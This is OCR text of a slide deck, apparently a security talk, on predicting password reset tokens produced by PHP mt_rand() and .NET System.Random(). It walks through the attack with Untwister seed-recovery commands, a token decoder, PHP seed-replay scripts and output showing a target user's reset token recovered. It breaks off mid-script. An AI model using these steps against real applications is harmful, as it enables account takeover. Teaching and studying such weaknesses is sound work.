


matchesFound	1
matchesFound == m_observedOutputs->size()	False


Untwister Brute Force Algorithm 101



Untwister Brute Force Algorithm 101



Untwister Brute Force Algorithm 101



Untwister Brute Force Algorithm 101

Index	`generator->random()`	Usage
0	16949602868707041309	Another User Password Reset Token
1	12506524564675434216	Known Password Reset Token
2	23760776910604194 8	Another User Password Reset Token
3	42286819077806196 14	Known Password Reset Token

PHASE 4 - DEMOS

Demos

1. **Brute Force**
   - `PHP mt_rand()`
2. **Brute Force Bounded Call**
   - `PHP mt_rand(0,61)`
3. **Weak Seeds**
   - `.NET System.Random()`

Overview – Brute Force

1. Generate and capture initial password reset tokens

Overview – Brute Force

1. Generate and capture initial password reset tokens
2. Generate password reset token for target user

Overview – Brute Force

1. Generate and capture initial password reset tokens
2. Generate password reset token for target user
3. Use captured initial password reset tokens and Untwister to obtain PRNG seed

Overview – Brute Force

1. Generate and capture initial password reset tokens
2. Generate password reset token for target user
3. Use captured initial password reset tokens and Untwister to obtain PRNG seed
4. Seed new PRNG with obtained seed

Overview – Brute Force

1. Generate and capture initial password reset tokens
2. Generate password reset token for target user
3. Use captured initial password reset tokens and Untwister to obtain PRNG seed
4. Seed new PRNG with obtained seed
5. Generate a number of tokens using seeded PRNG

Overview – Brute Force

1. Generate and capture initial password reset tokens
2. Generate password reset token for target user
3. Use captured initial password reset tokens and Untwister to obtain PRNG seed
4. Seed new PRNG with obtained seed
5. Generate a number of tokens using seeded PRNG
6. Attempt tokens against application for collision with target token

Brute Force - Source

```
class ResetPassword
{
        static function GenerateToken()
        {
                return mt_rand();
        }
}
```

Brute Force - Source

```
class ResetPassword
{
        static function GenerateToken()
        {
                return mt_rand();
        }
}
```

`mt_rand()` object used to generate a token

1. Generate and capture initial password reset tokens

PHP `mt_rand()` - Exploitation

- Receive email similar to the following:

"To reset your password, please click the following link:
`https://example.com/reset/644748169`"

- Repeat a few times, and note output:

```
2. 604629952
3. 1542177737
4. 920134305
…
```

2. Generate password reset token for target user

PHP `mt_rand()` - Exploitation

- Target user will receive email similar to the following:

"To reset your password, please click the following link:
`https://example.com/reset/<Unknown Value>`"

- **Password reset value is unknown at this point**

3. Use captured initial password reset tokens and Untwister to obtain PRNG seed

PHP `mt_rand()` - Exploitation Theory

Obtain internal state from known output

Output	Use
644748169	Known Password Reset Token
604629952	Known Password Reset Token
1542177737	Known Password Reset Token
920134305	Known Password Reset Token
????????????????????	Target Password Reset Token

PHP `mt_rand()` Constructor

```
PHPAPI php_uint32 php_mt_rand(TSRMLS_D)
{
        /* Pull a 32-bit integer from the generator state
           Every other access function simply transforms the numbers extracted here */

        register php_uint32 s1;

        if (BG(left) == 0) {
                php_mt_reload(TSRMLS_C);
        }
        --BG(left);

        s1 = *BG(next)++;
        s1 ^= (s1 >> 11);
        s1 ^= (s1 <<  7) & 0x9d2c5680U;
        s1 ^= (s1 << 15) & 0xefc60000U;
        return ( s1 ^ (s1 >> 18) );
}
```

- https://github.com/php/php-src/blob/PHP-5.6.27/ext/standard/rand.c

PHP `mt_rand()` - Untwister

```
uint32_t PHP_mt19937::random()
{
    return genrand_int32(m_mt) >> 1;
}

uint32_t PHP_mt19937::genrand_int32(struct MT *mt)
{
        /* Pull a 32-bit integer from the generator state
           Every other access function simply transforms the numbers extracted here */

        register uint32_t s1;

        if (m_left) == 0) {
                php_mt_reload();
        }
        --m_left;

        s1 = *m_next)++;
        s1 ^= (s1 >> 11);
        s1 ^= (s1 <<  7) & 0x9d2c5680U;
        s1 ^= (s1 << 15) & 0xefc60000U;
        return ( s1 ^ (s1 >> 18) );
}
```

Look familiar?

PHP `mt_rand()` - Exploitation

```
# cat tokens.txt
644748169
604629952
1542177737
920134305
1648525976
656744263
970624517
591850366
1545047849
1100417347
```

PHP `mt_rand()` - Exploitation

```
root@kali:~# ./untwister/untwister -r php-mt_rand -i
tokens.txt
[!] Not enough observed values to perform state
inference, try again with more than 624 values.
[*] Looking for seed using php-mt_rand
[*] Spawning 2 worker thread(s) ...
[*] Completed in 0 second(s)
[$] Found seed 123 with a confidence of 100.00%
```

4. Seed new PRNG with obtained seed

PHP `mt_rand()` - Exploitation

```
class ResetPassword
{
	static function GenerateToken()
	{
		return mt_rand();
	}
}

$recovered_seed = 123;
mt_srand($recovered_seed);

for($i = 0; $i < 32; $i++){
	print(ResetPassword::GenerateToken()  . "\n");
}
```

PHP `mt_rand()` - Exploitation

```
class ResetPassword
{
	static function GenerateToken()
	{
		return mt_rand();
	}
}

$recovered_seed = 123;
mt_srand($recovered_seed);

for($i = 0; $i < 32; $i++){
	print(ResetPassword::GenerateToken()  . "\n");
}
```

5. Generate a number of tokens using seeded PRNG

PHP `mt_rand()` - Exploitation

```
# php generateTokens.php
644748169
604629952
1542177737
920134305
1648525976
656744263
970624517
591850366
15450047849
1100417347
1231269707
```

6. Attempt tokens against application for collision with target token


PHP `mt_rand()` - Exploitation

Request	Payload	Status	Error	Timeout	Length
11	1231269707	200	☐	☐	84558
0		200	☐	☐	212
1	644748169	200	☐	☐	212
2	604629952	200	☐	☐	212
3	1542177737	200	☐	☐	212
4	920134305	200	☐	☐	212
5	1648525976	200	☐	☐	212
6	656744263	200	☐	☐	212
7	970624517	200	☐	☐	212
8	591850366	200	☐	☐	212
9	1545047849	200	☐	☐	212
10	1100417347	200	☐	☐	212
12	1675096860	200	☐	☐	212
13	2106175083	200	☐	☐	212
14	1272110508	200	☐	☐	212

PHP `mt_rand()` - Exploitation

“To reset your password, please click the following link:
`https://example.com/reset/1231269707`”

Exploitation Theory



Output	Use
644748169	Known Password Reset Token
604629952	Known Password Reset Token
1542177737	Known Password Reset Token
920134305	Known Password Reset Token
1231269707	Target Password Reset Token

Demos

1. **Brute Force**
   - `PHP mt_rand()`
2. **Brute Force Bounded Call**
   - `PHP mt_rand(0,61)`
3. **Weak Seeds**
   - `.NET System.Random()`

Overview – Brute Force Bounded Call

1. Generate and capture initial password reset tokens

Overview – Brute Force Bounded Call

1. Generate and capture initial password reset tokens
2. Generate password reset token for target user

Overview – Brute Force Bounded Call

1. Generate and capture initial password reset tokens
2. Generate password reset token for target user
3. Use captured initial password reset tokens and Untwister to obtain PRNG seed

Overview – Brute Force Bounded Call

1. Generate and capture initial password reset tokens
2. Generate password reset token for target user
3. Use captured initial password reset tokens and Untwister to obtain PRNG seed
4. Seed new PRNG with obtained seed

Overview – Brute Force Bounded Call

1. Generate and capture initial password reset tokens
2. Generate password reset token for target user
3. Use captured initial password reset tokens and Untwister to obtain PRNG seed
4. Seed new PRNG with obtained seed
5. Generate a number of tokens using seeded PRNG

Overview – Brute Force Bounded Call

1. Generate and capture initial password reset tokens
2. Generate password reset token for target user
3. Use captured initial password reset tokens and Untwister to obtain PRNG seed
4. Seed new PRNG with obtained seed
5. Generate a number of tokens using seeded PRNG
6. Attempt tokens against application for collision with target token

Brute Force Bounded Call - Source

```
class ResetPassword
{
        static function GenerateToken()
        {
            $token_length = 32;
            $search_space =
'0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ';
            $search_space_length = strlen($search_space);
            $token = '';

            for ($i = 0; $i < $token_length; $i++) {
                $index = mt_rand(0, $search_space_length - 1);
                $character = $search_space[$index];
                $token = $token + $character;
            }
            return $token;
        }
}
```

Brute Force Bounded Call - Source

```
class ResetPassword
{
        static function GenerateToken()
        {
            $token_length = 32;
            $search_space =
'0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ';
            $search_space_length = strlen($search_space);
            $token = '';

            for ($i = 0; $i < $token_length; $i++) {
                $index = mt_rand(0, $search_space_length - 1);
                $character = $search_space[$index];
                $token = $token + $character;
            }
            return $token;
        }
}
```

`mt_rand()` object used to generate a token

1. Generate and capture initial password reset tokens

PHP `mt_rand(0,61)` - Exploitation

- Receive email similar to the following:

"To reset your password, please click the following link:
`https://example.com/reset/K1aQdFbhmQoj67Lbba9qzknkqhR5jXwz`"

- Repeat a few times, and note output:

2. `rrEahOjVbA7cK4ZwmG9KsERVNQ8WMq19`
3. `97sRz0OYI4CfE5JBrb3B9068bXA02Mle`
4. `mSNj01w16M7nb5o42NjDYcwUtcSyFwJd`

…

2. Generate password reset token for target user

PHP `mt_rand(0,61)` - Exploitation

- Target user will receive email similar to the following:

"To reset your password, please click the following link:
`https://example.com/reset/<Unknown Value>`"

- **Password reset value is unknown at this point**

3. Use captured initial password reset tokens and Untwister to obtain PRNG seed

Exploitation Theory

Obtain internal state from known output

Output	Use
K1aQdFbhmQoj67Lbba9qzknkqhR5jXwz	Known Password Reset Token
rrEahOjVbA7cK4ZwmG9KsERVNQ8WMq19	Known Password Reset Token
97sRz0OYI4CfE5JBrb3B9068bXA02Mle	Known Password Reset Token
mSNj01w16M7nb5o42NjDYcwUtcSyFwJd	Known Password Reset Token
????????????????????	Target Password Reset Token

PHP `mt_rand(0,61)` - Exploitation

- In this case, tokens are encoded characters
- Decode back to raw numbers first

PHP `mt_rand(0,61)` - Decoder

```
#!/usr/bin/python

def token_decoder(token):
    characters =
"0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ"
    raw = []
    for character in token:
        character_index = characters.index(character)
        raw.append(character_index)
    return raw

if __name__ == '__main__':
    token = raw_input("[*] Please enter token to decode: ")
    decoded_token = token_decoder(token)
    for character in decoded_token:
        print(character)
```

PHP `mt_rand(0,61)` - Exploitation

```
# python decoder.py
[*] Please enter token to decode: K1aQdFbhmQoj67Lbba9qzknkqhR5jXwz
46
1
10
52
13
41
11
17
22
52
24
19
6
...
```

PHP `mt_rand(0,61)` - Exploitation

```
# python decoder.py
[*] Please enter token to decode: K1aQdFbhmQoj67Lbba9qzknkqhR5jXwz
46
1
10
52
13
41
11
17
22
52
24
19
6
...
```

Untwister PRNG output needs to match

PHP Bounded `mt_rand()` Constructor

```
…
PHP_FUNCTION(mt_rand)
{
    …
    number = (long) (php_mt_rand(TSRMLS_C) >> 1);
    if (argc == 2) {
        RAND_RANGE(number, min, max, PHP_MT_RAND_MAX);
    }

    RETURN_LONG(number);
}
…
```

PHP Bounded `mt_rand()` Constructor

```
…
PHP_FUNCTION(mt_rand)
{
    …
    number = (long) (php_mt_rand(TSRMLS_C) >> 1);
    if (argc == 2) {
        RAND_RANGE(number, min, max, PHP_MT_RAND_MAX);
    }

    RETURN_LONG(number);
}
…
```

```
…
#define RAND_RANGE(__n, __min, __max, __tmax) \
                   (__n) = (__min) + (long) ((double) ( (double) (__max) - (__min) + 1.0) *
((__n) / ((__tmax) + 1.0)))}
…
```

- https://github.com/php/php-src/blob/PHP-5.6.27/ext/standard/rand.c
- https://github.com/php/php-src/blob/PHP-5.6.27/ext/standard/php_rand.h

PHP Bounded `mt_rand()` – Patched Untwister

```
…
uint32_t PHP_mt19937::random(
{
    uint32_t result = genrand_int32(m_mt) >> 1;

    if (m_isBounded) {
        result = (uint32_t)((m_minBound) + (long) ((double) ( (double) (m_maxBound) -
(m_minBound) + 1.0) * ((result) / ((2147483647) + 1.0))));
    }

    return result;
}
…
void PHP_mt19937::setBounds(uint32_t min, uint32_t max)
{
    m_minBound = min;
    m_maxBound = max;
    m_isBounded = true;
}
…
```

PHP Bounded `mt_rand()` – Patched Untwister

```
…
uint32_t PHP_mt19937::random(
{
    uint32_t result = genrand_int32(m_mt) >> 1;

    if (m_isBounded) {
        result = (uint32_t)((m_minBound) + (long) ((double) ( (double) (m_maxBound) -
(m_minBound) + 1.0) * ((result) / ((2147483647) + 1.0))));
    }

    return result;
}
…
void PHP_mt19937::setBounds(uint32_t min, uint32_t max)
{
    m_minBound = min;
    m_maxBound = max;
    m_isBounded = true;
}
…
```

PHP `mt_rand(0,61)` - Exploitation

```
# cat tokens.txt
46
1
10
52
13
41
11
17
22
52
…
```


PHP `mt_rand(0,61)` - Exploitation

```
root@kali:~#  ./untwister/untwister -r php-mt_rand -i
tokens.txt -m 0 -M 61
```

Untwister called with bounded arguments

PHP `mt_rand(0,61)` - Exploitation

```
root@kali:~# ./untwister/untwister -r php-mt_rand -i
tokens.txt -m 0 -M 61
[*] Skipping inference attack...
[*] Looking for seed using php-mt_rand
[*] Spawning 2 worker thread(s) ...
[*] Completed in 0 second(s)
[$] Found seed 456 with a confidence of 100.00%
```

4. Seed new PRNG with obtained seed

PHP `mt_rand(0,61)` - Exploitation

```php
<?php

class ResetPassword
{
	static function GenerateToken()
	{
		…
	}
}

$recovered_seed = 456;
mt_srand($recovered_seed);

for($i = 0; $i < 32; $i++){
	print(ResetPassword::GenerateToken() . "\n");
}
```

PHP `mt_rand(0,61)` - Exploitation

```php
<?php

class ResetPassword
{
	static function GenerateToken()
	{
		…
	}
}

$recovered_seed = 456;
mt_srand($recovered_seed);

for($i = 0; $i < 32; $i++){
	print(ResetPassword::GenerateToken() . "\n");
}
```

5. Generate a number of tokens using seeded PRNG

PHP `mt_rand(0,61)` - Exploitation

```
# php generateTokens.php
K1aQdFbhmQoj67Lbba9qzknkqhR5jXwz
rrEahOjVbA7cK4ZwmG9KsERVNQ8WMq19
97sRz0OYI4CfE5JBrb3B9068bXA02Mle
mSNj01w16M7nb5o42NjDYcwUtcSyFwJd
7G5ovvPdum2SnAAUhP5kCK1hBfRRMnNr
hwt01oL0UHsvG0JSmXS8NFrw7UAiWw8o
ZjN771EBYpD87gagLQghkMfmUlZJ9tSZ
XZ65H5T6VFY3LkjwAxzJHn1d07fO2qhi
3wpj8t5aDJv3tQCFddJsrxoxHFdthvQQ
```


6. Attempt tokens against application for collision with target token

PHP `mt_rand(0,61)` - Exploitation

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
9	3wpj8t5aDJv3tQCFddJsrxox...	200	☐	☐	84606	
0		200	☐	☐	265	
1	K1aQdFbhmQoj67Lbba9qzk...	200	☐	☐	265	
2	rrEahOjVbA7cK4ZwmG9Ks...	200	☐	☐	265	
3	97sRz0OYI4CfE5JBrb3B906...	200	☐	☐	265	
4	mSNj01w16M7nb5o42NjDY...	200	☐	☐	265	
5	7G5ovvPdum2SnAAUhP5kC...	200	☐	☐	265	
6	hwt01oL0UHsvG0JSmXS8N...	200	☐	☐	265	
7	ZjN771EBYpD87gagLQghk...	200	☐	☐	265	
8	XZ65H5T6VFY3LkjwAxzJHn1...	200	☐	☐	265	
10	skV8RCA6wIl0CGZhhfjfsQt...	200	☐	☐	265	

PHP `mt_rand(0,61)` - Exploitation

“To reset your password, please click the following link:
`https://example.com/reset/3wpj8t5aDJv3tQCFddJsrxoxHFdthvQQ`”

Exploitation Theory

Our PRNG

Obtain next value

Output	Use
K1aQdFbhmQoj67Lbba9qzknkqhR5jXwz	Known Password Reset Token
rrEahOjVbA7cK4ZwmG9KsERVNQ8WMq19	Known Password Reset Token
97sRz0OYI4CfE5JBrb3B9068bXA02Mle	Known Password Reset Token
mSNj01w16M7nb5o42NjDYcwUtcSyFwJd	Known Password Reset Token
3wpj8t5aDJv3tQCFddJsrxoxHFdthvQQ	Target Password Reset Token

Demos

1. **Brute Force**
   - `PHP mt_rand()`
2. **Brute Force Bounded Call**
   - `PHP mt_rand(0,61)`
3. **Weak Seeds**
   - `.NET System.Random()`

Overview – Weak Seeds

1. Generate and capture initial password reset token

Overview – Weak Seeds

1. Generate and capture initial password reset token
2. Generate password reset token for target user

Overview – Weak Seeds

1. Generate and capture initial password reset token
2. Generate password reset token for target user
3. Use captured initial password reset token and Untwister to obtain PRNG seed

Overview – Weak Seeds

1. Generate and capture initial password reset token
2. Generate password reset token for target user
3. Use captured initial password reset token and Untwister to obtain PRNG seed
4. Seed new PRNGs with possible seeds since first seed, generate tokens

Overview – Weak Seeds

1. Generate and capture initial password reset token
2. Generate password reset token for target user
3. Use captured initial password reset token and Untwister to obtain PRNG seed
4. Seed new PRNGs with possible seeds since first seed, generate tokens
5. Attempt tokens against application for collision with target token

Weak Seeds - Source

```
public class ResetPassword
{
    public static string GenerateToken()
    {
        Random rnd = new Random();
        const int tokenLength = 32;
        const string charset =
"0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ";

        StringBuilder sb = new StringBuilder();

        for (int ctr = 0; ctr < tokenLength; ctr++)
        {
            sb.Append(charset[rnd.Next(charset.Length-1)]);
        }

        return sb.ToString();
    }
}
```

Weak Seeds - Source

```
public class ResetPassword
{
    public static string GenerateToken()
    {
        Random rnd = new Random();
        const int tokenLength = 32;
        const string charset =
"0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ";

        StringBuilder sb = new StringBuilder();

        for (int ctr = 0; ctr < tokenLength; ctr++)
        {
            sb.Append(charset[rnd.Next(charset.Length-1)]);
        }

        return sb.ToString();
    }
}
```

`Random()` object used to generate a token

.NET `System.Random()` Constructor

```
…
    public Random()
        : this(Environment.TickCount) {
     }
…
```

.NET `System.Random()` Constructor

```
…
    public Random()
        : this(Environment.TickCount) {
     }
…
…
/*====================================TickCount=======================================
        **Action: Gets the number of ticks since the system was started.
        **Returns: The number of ticks since the system was started.
        **Arguments: None
        **Exceptions: None

==============================================================================*/
        public static extern int TickCount {
…
```

- https://referencesource.microsoft.com/#mscorlib/system/random.cs,52
- https://referencesource.microsoft.com/#mscorlib/system/environment.cs,265

1. Generate and capture initial password reset token

.NET `System.Random()` - Exploitation

“To reset your password, please click the following link:
`https://example.com/reset/g2COM9Wu3nGg1jSFg734wFTtlaBLedPs`”

2. Generate password reset token for target user

.NET `System.Random()` - Exploitation

- Target user will receive email similar to the following:

"To reset your password, please click the following link:
`https://example.com/reset/<Unknown Value>`"

- **Password reset value is unknown at this point**

3. Use captured initial password reset token and Untwister to obtain PRNG seed

Exploitation Theory

Observed PRNG

Target PRNG

Output	Use
g2COM9Wu3nGg1jSFg734wFTtlaBLedPs	Known Password Reset Token
????????????????????	Target Password Reset Token

Obtain seed from known output

Exploitation Theory

Observed PRNG

Target PRNG

Output	Use
g2COM9Wu3nGg1jSFg734wFTtlaBLedPs	Known Password Reset Token
????????????????????	Target Password Reset Token

Obtain seed from known output

`System.Random()` Constructor

- .NET is now open source!

```
100         private int InternalSample() {
101             int retVal;
102             int locINext = inext;
103             int locINextp = inextp;
104 
105             if (++locINext >=56) locINext=1;
106             if (++locINextp>= 56) locINextp = 1;
107 
108             retVal = SeedArray[locINext]-SeedArray[locINextp];
109 
110             if (retVal == MBIG) retVal--;
111             if (retVal<0) retVal+=MBIG;
112 
113             SeedArray[locINext]=retVal;
114 
115             inext = locINext;
116             inextp = locINextp;
117 
118             return retVal;
119         }
```

System.Random() Untwister Patch

```
uint32_t DotNetSystemRandom::InternalSample()
{
    int32_t retVal;
    uint32_t locINext = inext;
    uint32_t locINextp = inextp;

    if (++locINext >= 56) locINext = 1;
    if (++locINextp >= 56) locINextp = 1;

    retVal = SeedArray[locINext]-SeedArray[locINextp];

    if (retVal == MBIG) retVal--;
    if (retVal<0) retVal+=MBIG;

    SeedArray[locINext] = retVal;

    inext = locINext;
    inextp = locINextp;

    return retVal;
}
```

System.Random() Untwister Patch

```
int64_t DotNetSystemRandom::getMinSeed()
{
    // System.Random() is seeded with an int; signed integer
    return 0;
}

int64_t DotNetSystemRandom::getMaxSeed()
{
    // System.Random() is seeded with an int; signed integer
    return INT_MAX;
}
```

```
56          public Random(int Seed) {
57            int ii;
58            int mj, mk;
59
60            //Initialize our Seed array.
61            //This algorithm comes from Numerical Recipes in C (2nd Ed.)
62            int subtraction = (Seed == Int32.MinValue) ? Int32.MaxValue : Math.Abs(Seed);
63            mj = MSEED - subtraction;
64            SeedArray[55]=mj;
```

.NET `System.Random()` - Exploitation

- Tokens are encoded characters
- Decode back to raw numbers first

.NET System.Random() - Exploitation

```
#!/usr/bin/python

def token_decoder(token):
    characters =
"0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ"
    raw = []
